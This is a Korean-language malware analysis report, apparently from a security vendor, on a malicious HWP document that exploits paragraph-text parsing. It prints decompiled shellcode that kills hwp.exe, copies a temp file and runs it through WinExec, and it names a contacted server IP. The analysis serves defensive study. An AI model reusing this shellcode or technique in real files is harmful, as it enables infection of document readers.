[Figure 11. HWP 파일의 본문 중 Section1을 분석한 모습]

Figure 11은 BodyText/Section1을 분석한 모습이다. 이전 Section0과 다르게 Section1은 TagID 67의 데이터가 16777250 Bytes (0x1000022) 를 갖는 것이 확인되었다. TagID 67은 HWPTAG_PARA_TEXT로 문단 텍스트 정보를 갖는 레코드이므로 큰 데이터가 존재할 수 있는 부분이다. 하지만 의심해 볼 만 하다.

- Tag ID 67 = 0x43 = HWPTAG_BEGIN + 51 = HWPTAG_PARA_TEXT (문단 텍스트)

문단 텍스트의 데이터를 Hex Editor등으로 확인해 보면 0xEB1EEB1E나 0x63636363 (CCCC) 등의 값이 반복되는 등 ShellCode로 의심되는 부분이 보인다. 따라서 이 부분을 저장해 디스어셈블러로 확인해 보자.


■ 바이너리 분석

```
*v14 = 'ksat';                          // "taskkill /mi hwp.exe /f && cmd.exe /c copy %temp%\\\\AAA"
v14[1] = 'llik';
v14[2] = 'mi/ ';
v14[3] = 'pwh ';
v14[4] = 'exe.';
v14[5] = ' f/ ';
v14[6] = '  &&';
v14[7] = '.dmc';
v14[8] = ' exe';
v14[9] = 'c c/';
v14[10] = ' ypo';
v14[11] = 'met%';
v14[12] = '\\\\%p';
v14[13] = 'AAAA';
v14[14] = '    ';
*((_BYTE *)v14 + 61) = '"';
v21 = (char *)v14 + 62;
do
{
  v22 = *(_BYTE *)BaseAddress;
  *v21++ = *(_BYTE *)BaseAddress++;
}
while ( v22 );

*(v21 - 1) = 0x22;
*v21 = ' ';
v21[1] = '/';
v21[2] = 'y';
v21[3] = 0;

// WinExec()
(*(void (__cdecl **)(int *, _DWORD))(BaseAddress1 + 0x24))(&v25 - 320, 0);
```

[Figure 12. 추출된 본문 데이터의 일부 코드]

Figure 12와 같이 디스어셈블러로 확인해 본 결과 WinExec( )를 호출하는 등의 의미 있는 코드가 확인되었다. 이를 통해 본 악성 한글 파일은 한글 파일의 문단 텍스트를 읽어들이는 과정에서 한글 에디터의 오동작으로 인해 발생하는 취약점을 이용해 Figure 12와 같은 코드를 실행하는 형태의 악성파일로 최종확인되었으며 이러한 이유로 안티 바이러스에서는 진단명에 BodyText 나 ParaText를 넣는 것이다.

■ 악성코드 실행



[Figure 13. 악성코드 실행에 따른 네트워크 동작]

취약점에 의해 ShellCode가 동작하면 Figure 11과 같이 외부 서버로 연결을 시도한다. 해당 악성코드는 과거에 발생했던 샘플임에 따라 현재 외부 서버와의 정상적인 통신은 이루어져지 않지만 ShellCode의 동작은 정상적으로 이루어지고 있다.

- 서버 IP : 182.16.9.132

■ 참고

1. HWP 파일포맷 문서 [Web]
2. HWP 한글 파일 뷰어
   - 마이크로 소프트 : OffVis [Web]
   - MITEC : SSView [Web]
   - 누리랩 : HwpScan2 [Web]

3. CFBF (Compound File Binary Format) [MS Blog] [Wikipedia]
4. OLE (Object Linking and Embedding) [Wikipedia]

(152-741) 서울특별시 구로구 디지털로 30길
28 마리오타워 5층 508호

Tel. 02-704-7502
Fax. 02-704-7508
E-mail. mws@stsc.com

+ http://www.stsc.com
+ http://story.malwares.com
+ https://www.malwares.com
+ https://cydrone.malwares.com
+ https://www.facebook.com/stsccom
+ https://www.facebook.com/malwarescom